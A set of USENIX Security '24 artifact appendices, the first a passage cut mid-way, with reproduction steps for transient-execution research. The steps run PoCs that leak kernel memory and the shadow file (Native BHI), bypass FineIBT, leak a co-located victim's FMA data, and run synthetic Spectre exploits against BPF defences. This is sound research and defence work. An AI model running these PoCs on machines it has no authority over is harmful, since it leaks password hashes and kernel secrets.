Finally, you can navigate to the `experiments/` folder. Here you will find a folder for each of the artifacts to evaluate.

**Linux Kernel analysis.** All scripts can be found under the `scanner-eval/` folder. The only requirement is to have `docker` installed on the system.

**Native BHI.** All scripts are under the `native-bhi/` folder.

1. Install dependencies:

```
cd ../poc-common
./install_dependencies.sh
```

2. Build and install the kernel. Next reboot into the new kernel. Note: you have to disable secure boot.

```
cd ../native-bhi/kernel
./build_kernel.sh
```

**Speculation window experiments.** All scripts are under the `speculation-windows/` folder.

1. Install dependencies:

```
cd ../poc-common
./install_dependencies.sh
```

2. Build and install the kernel. Next reboot into the new kernel. Note: you have to disable secure boot.

```
cd ../speculation-windows/kernel
./build_kernel.sh
```

   Note: If your architecture is not supported by the Ubuntu config, create a config via `make localmodconfig` after you extract the Linux source code. Although we did not test it, the tests should not be dependent on a kernel configuration.

3. Please isolate two performance sibling cores by adding `isolcpus=` to the kernel boot paramters (.e.g, `isolcpus=2, 3`). Adjust the core numbers in the file `src/targets.h`. Please reboot the system and verify if the cores are isolated:

```
cat /sys/devices/system/cpu/isolated
// should print the isolated cores
```

**FineIBT Bypass.** All scripts are under the `fineibt-bypass/` folder.

1. Install dependencies:

```
cd ../poc-common
./install_dependencies.sh
```

2. Build and install the kernel with the tested configuration. The required PoC patch will be applied. Next reboot into the new kernel. Note: you have to disable secure boot.

```
cd ../fineibt-bypass/kernel
./build_kernel.sh
```

### A.3.2 Basic Test

The `tests/test-cases` folder contains a set of simple cases to verify how the scanner behaves in various situations (cmove, branches ecc.). A single test can be ran for example as:

```
cd tests/test-cases
make
./run-single.sh used_memory_avoider
```

This should result in the scanner reporting two potential transmissions, both at address `0x4000014`. The two transmissions come from the same expression, but a different part of the expression is considered secret each time.

It is recommended to install `batcat` to visualize the resulting annotated assembly with `batcat output/asm/*`.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** We analyzed the Linux kernel version 6.6-rc4 (latest at time of writing) with the default configuration. We found a total of 922 and 589 exploitable gadgets in kernel indirect call and jump targets (respectively). Section 5.4 of the paper reports results of our analysis (specifically, Table 1 and Table 2). Moreover, the cumulative distributions of the gadgets found by the scanner are shown in Figure 5 and Figure 7 of the paper. Experiment (E1) reproduces the analysis on the Linux kernel and reports all the relevant numbers.

**(C2):** We demonstrated the Native BHI PoC can leak arbitrary kernel memory at 3.5 kB/sec on the i9-13900K CPU. This is proven by experiment (E2) which tests the leakage rate and leaks the shadow file from memory.

**(C3):** We show that a speculation window is present at the IBT and FineIBT defense mechanisms. We claim that we can fit up to 5, 1 and 1 dependent loads in the IBT window for for the i7-11800H, i9-12900K, and i9-13900K CPUs, respectively. We claim that we can fit up to 5, 7 and 10 dependent loads in the FineIBT window for for the i7-11800H, i9-12900K, and i9-13900K CPUs, respectively. This is proven by experiment (E3).

**(C4):** We demonstrated that the FineIBT BHI PoC can leak kernel memory at 18 B/sec on the i9-13900K CPU with a FineIBT-enabled kernel. This is proven by experiment (E4) which tests the leakage rate.

### A.4.2 Experiments

**(E1):** [Linux Kernel analysis] [10 compute-hours + 15GB disk]: This experiment builds an image of the Linux kernel version 6.6-rc4, extracts all the call and jump targets, then runs the scanner on the kernel image and extracts a set of possible gadgets, which are then saved in a database.
**Preparation:** Navigate to `experiments/scanner-eval`.
**Execution:** Run `run.sh`. This will create a docker container, install dependencies, and automatically run the analysis (in particular, `scripts/run-eval.sh`).
**Results:** The results of the analysis are available in the `results` subfolder after the run. In particular, `stats.txt` contains the numbers used for tables and throughout the evaluation section, while the `figs/` subfolder contains the cumulative distribution plots. `gadgets.db` contains the database of all the gadgets, which is queried through the queries contained in `analysis/queries`.

**(E2):** [Native BHI] [10 compute-minutes + 15GB disk]: This experiment runs the Native BHI PoC on the custom-build kernel.
**Preparation:** Navigate to `native-bhi/src`. Test the working of the PoC by first skipping the huge-page finding phase:

```
sudo ./run.sh -p
```

**Execution:** Test the leakage rate:

```
sudo ./run.sh test_rate
```

Test and time shadow leak:

```
time sudo ./run.sh leak_shadow
```

**Results:** The results (leakage rate and shadow leak) are printed to the terminal.

**(E3):** [Speculation window experiments] [8 compute-hours + 15GB disk]: This experiment runs the speculation window experiments on the custom-build kernel.
**Preparation:** Navigate to `speculation-windows`. Install the kernel module:

```
cd kernel_modules/
    ibt_tests_kernel_module
sudo ./run.sh
```

**Execution:** Run the experiment. Replace the CPU-NAME with the CPU name (consult `lscpu`).

```
cd src
sudo ./run_test.sh CPU-NAME
```

**Results:** The results are available in the folder `src/results`. To analyze the results:

```
./analyze_all.sh src/results/
```

**(E4):** [FineIBT Bypass] [10 compute-minutes + 15GB disk]: This experiment runs the FineIBT Bypass PoC on the custom-build kernel.
**Preparation:** Navigate to `fineibt-bypass/src`.
**Execution:** Test the leakage rate:

```
sudo ./run_fast.sh
```

To test the full PoC, including the collision finding phase. Note that the collision-finding phase can take up to 5 minutes

```
sudo ./run.sh
```

**Results:** The leakage rate is printed to the terminal.

## A.5 Notes on Reusability

While the tool has been used specifically to target Spectre-v2 in the Linux Kernel, its structure is general enough to be applicable also to other targets. Full documentation and examples of how to use the tool can be found in `docs/index.html` or at https://vusec.github.io/inspectre-gadget/.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## References




# USENIX Security '24 Artifact Appendix: Shesha: Multi-head Microarchitectural Leakage Discovery in new-generation Intel Processors

Anirban Chakraborty, Nimish Mishra and Debdeep Mukhopadhyay
Indian Institute of Technology, Kharagpur

## A Artifact Appendix

### A.1 Abstract

Shesha is a transient execution finding tool for modern Intel CPUs. It leverages the principles of particle swarm optimization (PSO) to automatically generate instruction sequences to trigger novel transient leakage paths in the processor. This artifact consists of the shesha tool, the proof-of-concept attack building blocks presented in the paper and the Fused Add-Multiply based leakage attack codes. The repository also contains the `asm` instruction sequences that can trigger different transient execution events, as tested on our experimental platform Alder lake (12th Gen Intel(R) Core(TM) i7-12700 : Microcode version 0x34) and Rocket Lake (11th Gen Intel(R) Core(TM) i5-11500 : Microcode version 0x57).

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The evaluation of Shesha requires installing Python packages and accessing Hardware Performance Counters (HPCs). Therefore, the user must have `sudo` access in the system to run the artifact. The attack codes and PoCs are provided as-is for the purpose of artifact evaluation and reproducing the results. The authors shall not be held responsible for any problems caused by using the provided codes for other purposes.

#### A.2.2 How to access

The artifact is available in GitHub repository: https://github.com/SEAL-IIT-KGP/shesha/releases/tag/v2 (latest release; stable link).

#### A.2.3 Hardware dependencies

To run the artifact, you need a machine with modern Intel client processors (11th, 12th, and 13th Gen) or Xeon processors (3rd and 4th Gen), running Ubuntu OS natively (not on a virtual machine). You need to enable hyper-threading for the attacks (the tool does not require hyperthreading). Additionally, about 5GB disk and 16GB RAM is recommended for smooth operation of the tool.

#### A.2.4 Software dependencies

The artifact is based on Python, C, asm and bash. Detailed requirements are provided in README (with the artifact).

#### A.2.5 Benchmarks

None

### A.3 Set-up

#### A.3.1 Installation

The users are required to install:

- `numpy` and `datetime` (as part of `tool/requirements.txt`)
- `gcc` (v11.4.0 or greater). This is a already part of `tool/setup.sh`
- `nasm` (v2.15.05 or greater). This is already a part of `tool/setup.sh`.

#### A.3.2 Basic Test

The tool and the PoCs need specific instructions to be available in the ISA supported by the processor. Run the `setup.sh` to download the instructions list, required packages of Python and check required flags in the processor.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** [Shesha tool] Shesha, with its particle swarm optimization, is able to span expansive search spaces of over 500 instruction type and uncover previously undiscovered avenues of bad speculation as detailed in Table 2 of the paper. Shesha successfully mixes exploration (Section 3.4.2 of the paper) and exploitation (Section 3.4.3 of the paper) to mutate particles in order to maximize bad speculation. In about two hours, most of the speculation events (claimed in the paper) should be visible on affected CPUs.

**(C2):** [speculation_pocs] The events uncovered by the tool in **C1** (also detailed in Table 2 of the paper) demonstrate speculative behaviour (i.e. allow execution of instructions which are otherwise not executed architecturally), when tested across Intel 11-th and 12-th gen client-side processors, and Intel 3-rd gen and 4-th gen server-side processors. This is demonstrated by transiently executing a string that is never supposed to be executed architecturally and then leaking it using Flush+Reload channel.

**(C3):** [fma_data_leak] As detailed by Section 8 of the paper, the tool in **C1** uncovers a novel data leak from the FMA execution engine to the AVX execution engine. This encompasses 60+ instructions belonging to both FMA and IFMA extensions. Concretely, the memory operands to FMA/IFMA instruction extensions buffer their data in "Memory Access Units" with the FMA execution unit, and such operands are "speculatively" forwarded to faulted loads induced in the AVX execution engine. This is demonstrated by leaking data from victim process running FMA instructions, to the hyperthreaded attacker process.

### A.4.2 Experiments

**(E1):** [Shesha tool] *[1 human-hour + 3 compute-hours + 5GB disk + 16GB RAM]*:

**How to:** Run `setup.sh` to download the instructions list and install the required packages. It also installs MSR kernel module for reading HPCs.

**Preparation:** The script `setup.sh` will automatically prepare the test platform. The user needs to check if the CPU flags used in the next instructions are available in their CPU. The terminal output of `setup.sh` shows all the available flags in the CPU.

**Execution:** Run the command `python3 shesha.py -num-instructions 40 -avx -avx2 -sse -ssse3 -sse2`. The user can change the argument `-num-instructions` to any non-zero positive integer value. This argument controls the number of instructions to start in that each particle manages.

**Results:** As Shesha starts exploring different instruction sequences for bad speculation events, the `run.log` output file stores the instances when Shesha discovers new transient events, along with the generation number. Additonally, all such instruction sequences that generated transient leakages are stored in the `asm` directory.

**(E2):** [AVX-SSE transient leak] *[0.25 human-hour + 0.25 compute-hour]:*

**How to:** The codes can be found at `shesha/speculation_pocs/simd_vector` directory. Note that this vulnerability is only present in Intel 12 and 13 gen client CPUs and 4th gen Xeon. Therefore, the user needs to run the experiment on one of the above-mentioned platforms to observe the leakage. The codes for this experiment is optimized for 12th gen. In case of other affected systems, the user can change the perfmon address[1] in `msr.config`.

**Preparation:** These experiments require huge page tables enabled. This can be enabled using the following command: `echo 16 | sudo tee /proc/sys/vm/nr_hugepages 1>/dev/null`.

**Execution:** The Makefile inside the directory has two targets: `perfmon` and `leak`. The `perfmon` target demonstrates the relevant performance counters for the ASM snippet contained within `fuzz.S`. Build the targets using `make all` and then run using `sudo ./fuzz`. Likewise, run `sudo ./leak` to observe the transient leakage.

**Results:** `fuzz` shows the number of AVX-SSE mix microcode assist and machine clear SMC events observed. `leak` transiently executes a string "This is a test to verify if it leaks", which should not be processed architecturally. **Note**: this leakage is speculative; that is, the string should not be processed architecturally. Depending on the transient window generated, the frequency of the processor at the time of test, activity in the co-located hyperthread, and other factors, it may be possible that only a few bytes of "This is a test to verify if it leaks" leak. Therefore, even if a part of the string leaks, the speculative behaviour is still established.

**Paper cross-reference:** This experiment captures results from Section 7.1 of the paper.

**(E3):** [precision missing transient leak] *[0.25 human-hour + 0.25 compute-hour]:*

**How to:** The codes can be found at `shesha/speculation_pocs/precision_mixing` directory. Note that this vulnerability is only present in Intel 12 and 13 gen client CPUs and 4th gen Xeon. Therefore, the user needs to run the experiment on one of the above-mentioned platforms to observe the leakage. The codes for this experiment is optimized for 12th gen.

**Preparation:** Same as **E2**.

**Execution:** Same as **E2**.

**Results:** Same as **E2**

**(E4):** [AES-SSE transient leak] *[1 human-hour + 1 compute-hour]:*

**How to:** The codes can be found at `shesha/speculation_pocs/aes_simd` directory. Note that this vulnerability is present in Intel 11, 12 and 13 gen client CPUs and 3rd, 4th gen Xeon. Therefore, the user needs to run the experiment on one of the above-mentioned platforms to observe the leakage. The codes for this experiment is optimized for 12th gen.

**Preparation:** Same as **E2**.

**Execution:** Same as **E2**.

**Results:** Same as **E2**.

[1] Can be found at https://perfmon-events.intel.com/

**(E5):** [FMA data leak] *[0.25 human-hour + 0.25 compute-hour]:*

**How to:** The codes can be found at `shesha/fma_data_leak/fma_source_leak_artifact` directory. To test this vulnerability, the processor must have FMA instructions. The code for this experiment is optimized for 11th gen Intel.

**Preparation:** Check whether the relevant flags are present in the CPU, using the following command: `lscpu | tr ' ' '\n' | grep fma`.

**Configuration:** ① `CPU_VICTIM / CPU_ATTACKER` : set these to co-located hyperthreads. One can check the CPU and CORE fields using `lscpu -all -extended` and ensure that attacker and victim are running on same physical core. ② `AVX_512` : Set 1 if `AVX_512` extension is available on the machine. ③ `SILENT_MODE` : Set 1 to observe the leaked output on the terminal.

**Execution:** Run the following commands in order. ① `make clean`, ② `make` and then ③ `./fma_leak 0 0 4`.

**Results:** A sample output has been shown in the repo. A successful leakage should show the victim data (in hex). In the example shown in the artifact, is leaks victim data 0x25 from co-located thread on the same core. User can change this data by changing the value of `address_fma:` in `asm.S`.

**Paper cross-reference:** This experiment captures results from Section 8.2.2 of the paper.

**(E6):** [FMA data leak] *[0.25 human-hour + 0.25 compute-hour]:*

**How to:** The codes can be found at `shesha/fma_data_leak/ams52_artifact` directory. To test this vulnerability, the processor must have FMA instructions. The code for this experiment is optimized for 11th gen Intel.

**Preparation:** Same as **E5**.

**Configuration:** Same as **E5**

**Execution:** Same as **E5**.

**Results:** Same as **E5**.

**Paper cross-reference:** This experiment captures results from Section 8.3.1 of the paper.

## A.5 Notes on Reusability

Particle Swarm Optimizer is a generic methodology suited to monotonically increasing fitness functions. Evidently, the events of bad speculation used (listed in Table 1 of the paper) are monotonically increasing performance counters.

Hence, a natural extension is to consider other events in the system (for example, Model Specific Registers) that log monotonically increasing occurrences. Shesha, then, is capable of generating ASM aiming to maximize such events. We note, however, that Shesha can only generate ASMs that trigger specific behaviour wrt. the events monitored. Whether such events are exploitable or not is manual reverse-engineering and investigation.

Another potential direction is to include x86 base instructions along with the ISEs that Shesha already supports. As described in Section 3, Shesha is capable of efficient mutations that maximize the fitness function in very expansive search spaces. As such, the huge number of instructions that come with the x86 ISA can be combined with ISEs to explore other avenues of speculation (and potential exploits).

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix

## BeeBox: Hardening BPF against Transient Execution Attacks

Di Jin
Brown University

Alexander J. Gaidis
Brown University

Vasileios P. Kemerlis
Brown University

## A Artifact Appendix

### A.1 Abstract

This is the artifact appendix for BeeBox: a new security architecture that hardens BPF against transient execution attacks. This appendix contains instructions about how to setup, run, and reproduce the results of BeeBox, along with information regarding system and resource requirements.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

This artifact consists of scripts for setting up QEMU/KVM virtual machines (VMs) for reproducing the main experiments of BeeBox. The majority of operations on the host are unprivileged, except for a handful required to create a Debian Linux root file system that is shared across the VMs. These privileged operations are all contained in `syzkaller`'s script, `create-image.sh`. We recommend enabling password-less `sudo` while running the script to streamline its execution.

#### A.2.2 How to access

Our artifact is publicly available on GitLab.

- Repository: https://gitlab.com/brown-ssl/beebox-ae
- Stable commit: be43784928ba43f0

The BeeBox Linux kernel is also publicly available on GitLab.

- Repository: https://gitlab.com/brown-ssl/beebox-linux
- Stable commit: 29e4d7de943cb43c

#### A.2.3 Hardware dependencies

The current prototype of BeeBox requires a machine equipped with a 64-bit x86 processor and at least 32GB of storage space. Additionally, while not a hard requirement, we recommend the machine has at least 4 CPU cores and 8GB of RAM.

#### A.2.4 Software dependencies

The artifact infrastructure depends on a three main packages:

- QEMU (KVM accelerated): for virtualizing the testing and benchmarking environment.
- SSH: for controlling the running VMs.
- Python3: for various scripting tasks.

On Debian GNU/Linux, these packages can be installed with:

```
$ sudo apt-get install qemu-system-x86 \
    openssh-client python3
```

Additionally, Python packages `numpy` and `pyparsing` are required for summarizing benchmark results; these can be installed by running the following in the root of the artifact repository:

```
$ pip install -r requirements.txt
```

To check that KVM acceleration is available, the `cpu-checker` package can be installed and the `kvm-ok` program should be executed, as follows:

```
$ sudo apt-get install cpu-checker
$ sudo kvm-ok
INFO: /dev/kvm exists
KVM acceleration can be used
```

When building the kernel variants from source the following build dependencies need to be satisfied as well (on Debian GNU/Linux):

```
$ sudo apt-get install build-essential bc kmod \
    cpio flex libncurses5-dev libelf-dev \
    libssl-dev dwarves bison
```

All other software dependencies—e.g., the BeeBox Linux kernel, Katran, `memtier`, `sysfilter`, Nginx, and Redis—are either included in the artifact repository as (stable) Git submodules or installed during the setup phase of the root file system. In both cases, everything is handled automatically and no additional work is required.

#### A.2.5 Benchmarks

This artifact provides three synthetic exploits and five benchmarks, corresponding to those found in Section 7 of the paper. In particular:

- `exploit`: a set synthetic programs demonstrating the effectiveness of BeeBox (§7.1.2); source code at `bpf_test/defense_effectiveness`.

- `micro`: a set of microbenchmarks (§7.2.1); source code at `bpf_test/micro_benchmark`.
- `katran`: a real-world eBPF benchmark (§7.2.2); source code at `katran`.
- `filter`: a packet filtering benchmark (§7.2.2); source code at `bpf_test/cbpf_socket_benchmark`.
- `nginx`: a syscall filtering benchmark (§7.2.2); source code at `bpf_test/seccomp_benchmark/nginx_test`.
- `redis`: a syscall filtering benchmark (§7.2.2); source code at `bpf_test/seccomp_benchmark/redis_test`.

## A.3 Set-up

To reproduce the paper's major claims, we recreated the bare-metal benchmarking environment used in the paper with virtualization (i.e., QEMU/KVM). At a high-level, we first build four custom Linux kernels, namely:

- `vanilla`: a stock Linux kernel with some Spectre-PHT defenses disabled to allow Katran to run. Note that experiments with the LPM also use this kernel, but with defenses turned on.
- `hardened`: an implementation of BeeBox-RC.
- `optimized`: an implementation of BeeBox-CP and BeeBox-RB for socket filtering and XDP, respectively.
- `synthetic`: an exploit showcase; modifies the kernel to simulate an attacker's side-channel capabilities.

Then, we create a single root file system (shared across all VMs) that contains all of the benchmarks and scripts required to evaluate BeeBox. Finally, we virtualize these components to get an environment to reproduce BeeBox's results.

### A.3.1 Installation

**Prebuilt.** To simplify evaluating BeeBox, we provide a prebuilt benchmarking environment that can be used as is (i.e., no building and installing). To use it, simply download the respective archive from Zenodo (https://zenodo.org/records/12212612/files/prebuilt.tar.gz) and decompress it. For example:

```
$ wget https://zenodo.org/records/12212612/\
files/prebuilt.tar.gz
$ tar -xzf prebuilt.tar.gz
```

Note that the prebuilt environment contains the entirety of the artifact repository, so if this option is chosen, there is no need to clone the `beebox-ae` repository from GitLab.

**From scratch.** To build the three kernels from scratch, enter the root of the artifact repository and run:

```
$ ./scripts/build_kernels.sh
```

Then, to build the root file system from scratch, run:

```
$ ./scripts/builds_rootfs.sh
```

After running these two commands, a root file system image and four built kernels will be found in the `build` directory. The installation process requires roughly 20GB of disk space; while compilation times vary by machine, an estimate based on our machine (8-core, 3.7GHz Intel Xeon W-2145 CPU with 64GB of DDR4 RAM) is roughly 1–2 hours.

### A.3.2 Basic test

After the installation is complete, a shell to a VM running a stock kernel (i.e., the `vanilla` kernel with no hardening) can be obtained via:

```
$ ./scripts/run.sh vanilla
```

Successfully entering the VM with this command will ensure that the environment is setup correctly. The `vanilla` kernel configuration can also be swapped out for alternate configurations—namely, `lpm`, `hardened`, and `optimized`—to perform a more thorough "basic" test. Changes to the VMs do not persist across invocations (QEMU is invoked with `-snapshot`), so feel free to poke around!

## A.4 Evaluation workflow

We have automated the evaluation workflow via the script `scripts/run.sh` (see its "help" menu for a complete summary of options). While the experiment descriptions below (§A.4.2) detail how to use this script to run each experiment individually, all experiments can also be batched together and run automatically via:

```
$ ./scripts/run.sh everything
```

This should take roughly 15–20 minutes to complete, producing results in both standard output and the `results` directory. At the end, it will also run `script/summary.py` to pretty-print tables summarizing the results.

Please note that while we use QEMU/KVM to recreate the environment used in the paper, the benchmark numbers presented in Section 7 of the paper were collected on bare-metal. As a result, there might be slight discrepancies between the reproduced results and those in the paper; however, overall trends should remain consistent.

### A.4.1 Major Claims

**(C1):** *BeeBox mitigates speculative execution attacks launched from BPF programs. This is demonstrated by the experiment (E1) described in Section 7.1.2, whose results are illustrated in Table 1. In particular, BeeBox mitigates Spectre-PHT in BPF code and helpers, as well as Spectre-STL in BPF code.*

**(C2):** *BeeBox is more performant than the LPM for stack load and store operations and Spectre-STL. This is shown by the microbenchmarks in the experiment (E2) described in Section 7.2.1 with results shown in Figure 4.*

**(C3):** *BeeBox is more performant than the LPM in real-world eBPF programs. This is shown by benchmarking Katran's load balancer in the experiment (E3) described in Section 7.2.2, whose results are shown in Figure 5.*

**(C4):** *BeeBox exhibits $<$ 1% throughput degradation in end-to-end, real-world settings that involve packet filtering and `seccomp-BPF`. This is shown by the experiments (E4 and E5) described in Section 7.2.2, whose results are illustrated in Table 2.*

### A.4.2 Experiments

**(E1):** *[Exploit Mitigation] [5 human-minutes + $\approx$ 0 compute-hours + $<$ 1GB disk]: demonstrates the defense effectiveness of BeeBox by showing it stops three synthetic exploits making speculative, out-of-bound accesses.*

**How to:** This experiment demonstrates the effectiveness of BeeBox via three synthetic exploits that run on the `synthetic` and `optimized` kernel configurations against no defenses, the LPM, and BeeBox. The exploits rely on a custom kernel module that simulates an attacker making speculative out-of-bounds accesses. This experiment corresponds to the description presented in Section 7.1.2. The source code for the test can be found in `bpf_test/defense_effectiveness`, which should already be copied in the root file system image.

**Preparation:** None.

**Execution:** First, run all exploits on an undefended kernel. To do this, enter the `synthetic` kernel with exploits initialized by running the following:

```
$ ./scripts/run.sh synthetic exploit
```

This will drop you into a shell. Verify that the exploit-helper kernel module, named `ctest`, is loaded:

```
(vm)$ lsmod
Module                  Size  Used by
ctest                  16384  0
```

Then, enter the `bpf_test/defense_effectiveness` directory and run the three exploits without any defenses:

```
(vm)$ sudo ./pht_exp
(vm)$ sudo ./stl_exp
(vm)$ sudo ./pht_helper_exp
```

Save the output of these three commands, and then run them again without `sudo` to enable the LPM defenses:

```
(vm)$ ./pht_exp
(vm)$ ./stl_exp
(vm)$ ./pht_helper_exp
```

Save the output of these three commands, and `poweroff` the VM. Next, run the exploits against a BeeBox-hardened kernel by booting into a BeeBox VM:

```
$ ./scripts/run.sh optimized exploit
```

As before, check that the kernel module is installed, and then navigate to the `bpf_test/defense_effectiveness` directory and run the exploits:

```
(vm)$ ./pht_exp
(vm)$ ./stl_exp
(vm)$ ./pht_helper_exp
```

Save the output of these three commands.

**Result:** When a synthetic exploit succeeds (i.e., defenses fail), it means that out-of-bounds memory is accessed speculatively, which is determined by timing the reload of the memory. The corresponding output should look like:

```
(vm)$ sudo ./pht_exp
[+] reload takes 64 cycles,
        in-cache reload takes 66 cycles
[+] Speculative out-of-bound access succees!
```

If a defense successfully blocks an exploit, the corresponding output should look like:

```
(vm)$ ./pht_exp
[+] reload takes 318 cycles,
        in-cache reload takes 56 cycles
[-] Speculative out-of-bound access fail!
```

An undefended kernel fails to block all three exploits; against LPM only `pht_helper_exp` succeeds; and against BeeBox all exploits are defeated. Note that the Spectre-PHT attacks have a high probability of success, while Spectre-STL attacks may need to run multiple times to succeed. To get more consistent results, try to run the experiments multiple times. For example:

```
(vm)$ for i in {1..100}; do sudo ./stl_exp; \
done | grep -q "succeed" && \
echo "succeed" || echo "fail"
```

**(E2):** *[Microbenchmarks] [1 human-minute + 0.1 compute-hour + $<$ 1GB disk]: run a suite of microbenchmarks across four kernel configurations. Expect the LPM overhead for the `stack` benchmark to be more than* 250%.

**How to:** This experiment runs a microbenchmark across the vanilla, LPM, BeeBox-RC, and BeeBox-CP kernel configurations, corresponding to the description in Section 7.2.1 and results presented in Figure 4. The source code for the benchmarks can be found in `bpf_test/micro_benchmark`, which should already be copied into the root file system image.

**Preparation:** Enter the repository root and ensure that the host machine is sufficiently quieted.

**Execution:** Select the `micro` test option of the `run.sh` script for each kernel configuration to run the benchmark and store the results:

```
$ ./scripts/run.sh vanilla micro
$ ./scripts/run.sh lpm micro
$ ./scripts/run.sh hardened micro
$ ./scripts/run.sh optimized micro
```

Each command will print raw results to standard output.

**Results:** To summarize and pretty-print the results, run:

```
$ ./scripts/summary.py micro
```

The results should show that LPM for the `stack` benchmark has significant overhead ($>$ 250% in our testing),

much higher than the other schemes, while BeeBox's overhead is higher in other benchmarks, but of smaller magnitude. Further, `optimized` kernel configuration (BeeBox-CP) should have less (average) overhead when compared to the `hardened` configuration (BeeBox-RC).

**(E3):** *[Katran Benchmark] [*1 *human-minute* + 0.1 *compute-hour* + $<$ 1*GB disk]: benchmark Katran's load balancer across four kernel configurations. Expect the LPM configuration to exhibit higher than* 100% *overhead, the hardened configuration around* 50–80% *overhead, and the optimized configuration exhibits* 15–30% *overhead.*

**How to:** This experiment benchmarks Katran's load balancer XDP eBPF program across the vanilla, LPM, BeeBox-RC, and BeeBox-RB kernel configurations, corresponding to the description in Section 7.2.2 and results presented in Figure 5. The source code for the benchmarks can be found in `katran`, which should already be copied into the root file system image and built.

**Preparation:** Enter the repository root and ensure that the host machine is sufficiently quieted.

**Execution:** Select the `katran` test option of the `run.sh` script for each kernel configuration to run the benchmark and store the results:

```
$ ./scripts/run.sh vanilla katran
$ ./scripts/run.sh lpm katran
$ ./scripts/run.sh hardened katran
$ ./scripts/run.sh optimized katran
```

Each command will print raw results to standard output.

**Results:** To summarize and pretty-print the results, run:

```
$ ./scripts/summary.py katran
```

The results should show that the LPM configuration incurs around 100% overhead, the `hardened` configuration incurs (BeeBox-RC) around 50% overhead, and the `optimized` configuration (BeeBox-RB) exhibits less than 20% overhead.

**(E4):** *[Filter Benchmark] [*1 *human-minute* + 0.2 *compute-hour* + $<$ 1*GB disk]: benchmark the performance of raw socket filtering using cBPF with the BeeBox-CP scheme. Expect to see overhead* $<$ 1%.

**How to:** This experiment benchmarks the performance of raw socket filtering using cBPF for the BeeBox-CP scheme. It corresponds to the description in Section 7.2.2 and the results in Table 2a. The source code for this experiment can be found in `bpf_test/cbpf_socket_benchmark`, which should already be copied into the root file system.

**Preparation:** Enter the repository root and ensure that the host machine is sufficiently quieted.

**Execution:** Select the `filter` test option of the `run.sh` script for the `vanilla` and `optimized` kernel configurations to run the benchmark and store the results:

```
$ ./scripts/run.sh vanilla filter
$ ./scripts/run.sh optimized filter
```

Each command will print raw results to standard output.

**Results:** To summarize and pretty-print the results, run:

```
$ ./scripts/summary.py filter
```

The results should show that the `optimized` version of BeeBox (BeeBox-CP) incurs $<$ 1% overhead across the benchmark programs.

**(E5):** *[Seccomp-BPF Benchmark] [*1 *human-minutes* + 0.3 *compute-hours* + $<$ 1*GB disk]: benchmark BeeBox's performance impact on `seccomp-BPF` for Nginx and Redis. Expect the throughput degradation of both applications to be* $<$ 1%.

**How to:** This experiment benchmarks the performance of syscall filtering with `seccomp-BPF` across Nginx and Redis for the `optimized` BeeBox scheme. It corresponds to the description in Section 7.2.2 and the results in Table 2b. The source code for this experiment can be found in `bpf_test/seccomp_benchmark`, which should already be copied into the root file system.

**Preparation:** Enter the repository root and ensure that the host machine is sufficiently quieted.

**Execution:** Select the `nginx` and `redis` test options of the `run.sh` script for the `vanilla` and `optimized` kernel configurations to run the benchmark and store the results:

```
$ ./scripts/run.sh vanilla nginx
$ ./scripts/run.sh optimized nginx
$ ./scripts/run.sh vanilla redis
$ ./scripts/run.sh optimized redis
```

Each command will print raw results to standard output.

**Results:** To summarize and pretty-print the results, run:

```
$ ./scripts/summary.py seccomp
```

The results should show that the `optimized` version of BeeBox incurs $<$ 1% throughput degradation across the benchmark programs.

## A.5 Notes on Reusability

To drop into a shell in one of the running kernels, the following command can be used:

```
$ ./scripts/run.sh [config] shell
```

where `config` is one of '`vanilla`', '`lpm`', '`hardened`', '`optimized`', or '`synthetic`'.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Towards Privacy-Preserving Social-Media SDKs on Android

Haoran Lu, Yichen Liu, Xiaojing Liao, Luyi Xing

*Indiana University Bloomington*
*{haorlu, liuyic, xliao, luyixing}@indiana.edu*

## A Artifact Appendix

### A.1 Abstract

Under the context of XLDH threats, we generalize and define what are privacy-preserving social-media SDKs and their in-app usage, characterize fundamental challenges for combating the XLDH threat and guaranteeing privacy for the design of and practice with social-media SDKs. We also release the entire dataset on our website. We present a practical, clean-slate design and end-to-end systems called PESP to enable privacy-preserving social-media SDKs against the emerging privacy threat. Our thorough evaluation showed its satisfactory effectiveness, performance overhead and practicability for adoption. We employ case studies of demos using PESP to demonstrate its effectiveness. For performance overhead, we provide data and scripts to reproduce the result. Our techniques are expected to significantly elevate privacy assurance and compliance for multiple stakeholders.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our artifacts are developed with no inherent security, privacy, or ethical concerns. Nevertheless, as a precaution, we recommend installing and testing our system on a non-production Android phone or using the environment we provide.

#### A.2.2 How to access

The implementation code of the system is currently available on GitHub at https://github.com/PESP-privacy-preserving-social-SDK/PESP/tree/4d5b699f40f18ebdb61118e435bd99d0d3d46907. Please follow the instructions provided in the README.md file.

#### A.2.3 Hardware dependencies

For the implementation and evaluation of our system, we have comprehensively tested the use case on a real Android device, the Google Pixel 6 (Android version 13, r16), and on an Android emulator, the Google Pixel 3a (Android version 14, ARM64 v8a). The minimum Android device requirement is version 13, r16. For installing Android Studio, we recommend a system with 16GB of memory and a solid-state drive of at least 16GB. Notably, systems with Apple M1/M2 chips are compatible.

#### A.2.4 Software dependencies

PESP requires Android Studio, and an Android real device (Android version 13, r16) or an Android emulator. Please note that if you install Android Studio by default, you do not have to install Android emulator on your own. We have thoroughly tested the build process on macOS 14 and Ubuntu 22.04.
**Dependencies**.

- Linux OS/macOS/Windows, preferably `Ubuntu 22.04 LTS, macOS 14`
- Android Studio with emulator, preferably `latest version v2023.2.1, for E1 with Gradle version 7.2, for E2 with minimum Gradle version >= 6.7.1 and <7 and JDK version 1.8`
- Android emulator (do not have real devices), preferably `Pixel or other emulator with Android version` $\geq$ `13, r16, and we recommend using the one installed with Android Studio`
- python 3.11
- numpy $\geq$ v1.24.3
